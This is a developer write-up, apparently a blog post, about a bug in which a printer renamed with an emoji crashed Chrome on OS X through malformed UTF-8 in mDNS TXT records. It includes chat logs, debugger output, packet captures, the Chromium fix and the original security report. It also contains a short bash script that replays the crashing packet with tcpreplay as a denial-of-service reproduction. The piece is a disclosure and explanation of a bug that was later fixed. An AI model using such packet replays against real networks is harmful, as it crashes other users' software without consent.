
U+1F5A8: the Emoji that Killed Chrome!!

Julian Squires

May 6th, 2017



#dev

☆ | 52 | 4 | the tower of hacks is about to topple

tokenrove 11:42

> When I read the 13 pages (yes 13 pages) of undefined behavior listed in that section I reevaluated my life choices.

(on section J.2 of the C standard, "Undefined Behavior")

zapo 12:02

nice

chrome crash worldwide ?

curtis 12:03

```
Crashed Thread:        34  Service Discovery Thread

Exception Type:        EXC_BAD_ACCESS (SIGSEGV)
Exception Codes:       KERN_INVALID_ADDRESS at 0x0000000000000000
```

zapo 12:04


@tokenrove: same on linux ?

curtis 12:06

```
Thread 34 Crashed:: Service Discovery Thread
0   libsystem_c.dylib                 0x00007fff99957f92 strlen + 18
```

1

Happens consistently five seconds after opening



fsaintjacques 12:54
and now david?

david 12:54
Crashed.

fsaintjacques 12:54
🙂

david 12:54
Yeah, how are you doing this :o)?

bosko 12:54
?

fsaintjacques 12:55
I plug in the printer.


bosko 12:55
What the

david 12:55
AWESOME

bosko 12:55
Mind = blown

fsaintjacques 12:55
I renamed it with an emoji.


and mdns must kick in



tokenrove 12:57


```
gdb) bt
#0  0x00007fff8a7e8fb2 in strlen () from /usr/lib/system/libsystem_c.dylib
#1  0x0000000101437d66 in ChromeMain ()
```

this is the greatest day of my life



```
(gdb) info registers
rax            0x0    0
rbx            0x0    0
rcx            0x0    0
rdx            0x0    0
rsi            0x7fff91b42d4f    140735637892431
rdi            0x0    0
rbp            0x12121c7e0    0x12121c7e0
rsp            0x12121c7e0    0x12121c7e0
r8             0x12121c330    4850828080
r9             0x0    0
r10            0x12121c348    4850828104
r11            0x16    22
r12            0x11abd1f10    4743569168
r13            0x16    22
r14            0x11abd1e95    4743569045
r15            0x11abd1eab    4743569067
rip            0x7fff8a7e8fb2    0x7fff8a7e8fb2 <strlen+18>
eflags         0x10246    [ PF ZF IF RF ]
cs             0x2b    43
ss             <unavailable>
ds             <unavailable>
es             <unavailable>
fs             0x0    0
gs             0x0    0
```


```
14:31:38.508375 IP 192.168.5.244.5353 > 224.0.0.251.5353: 0*- [0q] 1/0/0
  PTR M-pM-^_M-^VM-(downstairs._privet._tcp.local. (59)

14:31:39.122765 IP 192.168.5.244.5353 > 224.0.0.251.5353: 0*- [0q] 2/0/4
  (Cache flush) TXT "txtvers=1" "UUID=50484256-4330-3130-3031-5820b14f2d90
  "ty=M-pM-^MM- M-=M-pM-^MM-6M-( downstairs" "url=https://www.google.com/c
  "type=printer" "id=6290b76b-d061-2e84-14eb-dd1f63c06199" "cs=online",
  (Cache flush) SRV NPI4F2D90.local.:80 0 0 (348)
```



tokenrove 13:15


so, I'm going through the disassembly; anyone who wants to, look at all traffic from 192.168.5.244

and dump anything that contains the emoji!



```
Service Type: _privet._tcp
Service Name: 🖨downstairs
Domain Name: local
Interface: ens9 IPv4
Address: NPI4F2D90.local/192.168.5.244:80
TXT UUID = 50484256-4330-3130-3031-5820b14f2d90
TXT ty = ........ downstairs
TXT url = https://www.google.com/cloudprint
TXT cs = online
TXT txtvers = 1
TXT type = printer
TXT id = 6290b76b-d061-2e84-14eb-dd1f63c06199
```

```
#!/bin/bash

if [ $# -ne 1 ]; then
    echo "Usage:"
    echo "$0 <ethernet interface>"
    exit 1
fi

xxd -r <<EOF | sudo tcpreplay -i $1 -t -
00000000: d4c3 b2a1 0200 0400 0000 0000 0000 0000  ................
00000010: 0000 0400 0100 0000 0a25 be56 d7c1 0700  .........%.V....
00000020: 6500 0000 6500 0000 0100 5e00 00fb 5820  e...e.....^...X
00000030: b14f 2d90 0800 4500 0057 cb83 0000 ff11  .O-...E..W......
00000040: 487a c0a8 05f4 e000 00fb 14e9 14e9 0043  Hz.............C
00000050: 9a8a 0000 8400 0000 0001 0000 0000 075f  ..............._
00000060: 7072 6976 6574 045f 7463 7005 6c6f 6361  privet._tcp.loca
00000070: 6c00 000c 0001 0000 1194 0011 0ef0 9f96  l...............
00000080: a864 6f77 6e73 7461 6972 73c0 0c0b 25be  .downstairs...%.
```



david 13:42

`\360\237\226\250 downstairs._privet._tcp.local`

What kind of encoding is this?


UTF-8: `F0 9F 96 A8`

`f08d a0bd f08d b6a8`

UTF-8 encoding of `D83D DDA8`

`U+1F5A8`

```
00000130: 3264 3930 1674 793d f08d a0bd f08d b6a8  2d90.ty=........
00000140: 2064 6f77 6e73 7461 6972 7325 7572 6c3d   downstairs%url=
--- service_discovery_client_mac.mm.old        2016-06-15 07:02:44.5903593
+++ service_discovery_client_mac.mm        2016-06-15 07:06:22.425805394 -
@@ -109,10 +109,11 @@
     if (record_bytes + size <= record_end) {
       VLOG(1) << "TxtRecord: "
               << std::string(record_bytes, static_cast<size_t>(size));
-      output->push_back(
-          [[[NSString alloc] initWithBytes:record_bytes
-                              length:size
-                              encoding:NSUTF8StringEncoding] UTF8String]);
+      NSString* s = [[NSString alloc] initWithBytes:record_bytes
+                                       length:size
+                                       encoding:NSUTF8StringEncoding];
+      if (s != nil)
+        output->push_back([s UTF8String]);
     }
     record_bytes += size;
   }
```



Security: Denial of Service attack against Chrome on OS X on LAN

Reported by julian.s...@gmail.com, Feb 12 2016

VULNERABILITY DETAILS

Sending malformed UTF-8 in mDNS TXT messages causes a NULL pointer dereference. If an HP network printer with Google Cloud Print has a name containing emojis, this will happen automatically. Trivial replay of these packets crashes all OS X Chromes on the network within five seconds.

The relevant lines in the Chromium source:
https://github.com/scheib/chromium/blob/e17f64a0e2379368cf9fd54109bbee246ca73b4f/chrome/browser/local_discovery/service_discovery_client_mac.mm#L113-L115

(NSString initWithBytes returns nil if the bytes aren't valid UTF-8.)

vlog output just before crash:

```
[1017:3343:0212/151652:VERBOSE1:service_discovery_client_mac.mm(403)] Resolving service
:printer:downstairs._privet._tcp.local
[1017:99123:0212/151652:VERBOSE1:service_discovery_client_mac.mm(321)]
ServiceResolverImplMac::ServiceResolverImplMac::StartResolvingOnDiscov
eryThread: Success
[1017:3343:0212/151652:VERBOSE1:service_discovery_client_mac.mm(276)] ServiceWatcherImplMac::OnServicesUpdate:
:printer:downstairs._privet._tcp.local
[1017:3343:0212/151652:VERBOSE1:service_discovery_device_lister.cc(48)] OnServiceUpdated: service_type:
_privet._tcp.local, service_name: :printer:downstairs._privet._tcp.local, update: 1
[1017:3343:0212/151652:VERBOSE1:service_discovery_device_lister.cc(79)] Resolver already exists, service_name:
:printer:downstairs._privet._tcp.local
[1017:99123:0212/151652:VERBOSE1:service_discovery_client_mac.mm(333)]
ServiceResolverImplMac::NetServiceContainer::StartResolvingOnDiscoveryThread: :printer:downstairs._privet._tcp.local,
instance: :printer:downstairs, type: _privet._tcp., domain: local.
[1017:99123:0212/151652:VERBOSE1:service_discovery_client_mac.mm(99)] ParseTxtRecord: 176
[1017:99123:0212/151652:VERBOSE1:service_discovery_client_mac.mm(110)] TxtRecord: txtvers=1
[1017:99123:0212/151652:VERBOSE1:service_discovery_client_mac.mm(110)] TxtRecord: UUID=50484256-4330-3130-3031-5820b14f2d90
[1017:99123:0212/151652:VERBOSE1:service_discovery_client_mac.mm(110)] TxtRecord: ty=�� downstairs
```

VERSION

Chrome Version: 48.0.2564.109 stable
Operating System: OS X 10.11.3

REPRODUCTION CASE

See attached script.

FOR CRASHES, PLEASE INCLUDE THE FOLLOWING ADDITIONAL INFORMATION

Type of crash: browser
Crash State: see second attached text file.

Project Member Comment 12 by bugdroid1@chromium.org, Jul 12 2016

The following revision refers to this bug:
  https://chromium.googlesource.com/chromium/src.git/+/4de054ddd802a66e912b5d1e29666d58413148ff

commit 4de054ddd802a66e912b5d1e29666d58413148ff
Author: rsesek <rsesek@chromium.org>
Date: Tue Jul 12 04:12:39 2016

[Mac] Make the local_discovery client more resilient to invalid UTF-8.

Both service names and TXT records could contain invalid code unit sequences
that could later lead to crashes. This change also fixes several NSObject leaks.


BUG=~~586628~~

Review-Url: https://codereview.chromium.org/2132723003
Cr-Commit-Position: refs/heads/master@{#404781}

[modify] https://crrev.com/4de054ddd802a66e912b5d1e29666d58413148ff/chrome/browser/local_discovery/service_discovery_client_mac.mm
[modify] https://crrev.com/4de054ddd802a66e912b5d1e29666d58413148ff/chrome/browser/local_discovery/service_discovery_client_mac_unittest.mm

Comment 13 by rsesek@chromium.org, Jul 12 2016

Labels: -M-53 M-54
Status: Fixed



Printers

downstairs

● Idle, Last Used

HP LaserJet 3390 (1D...

● Out of toner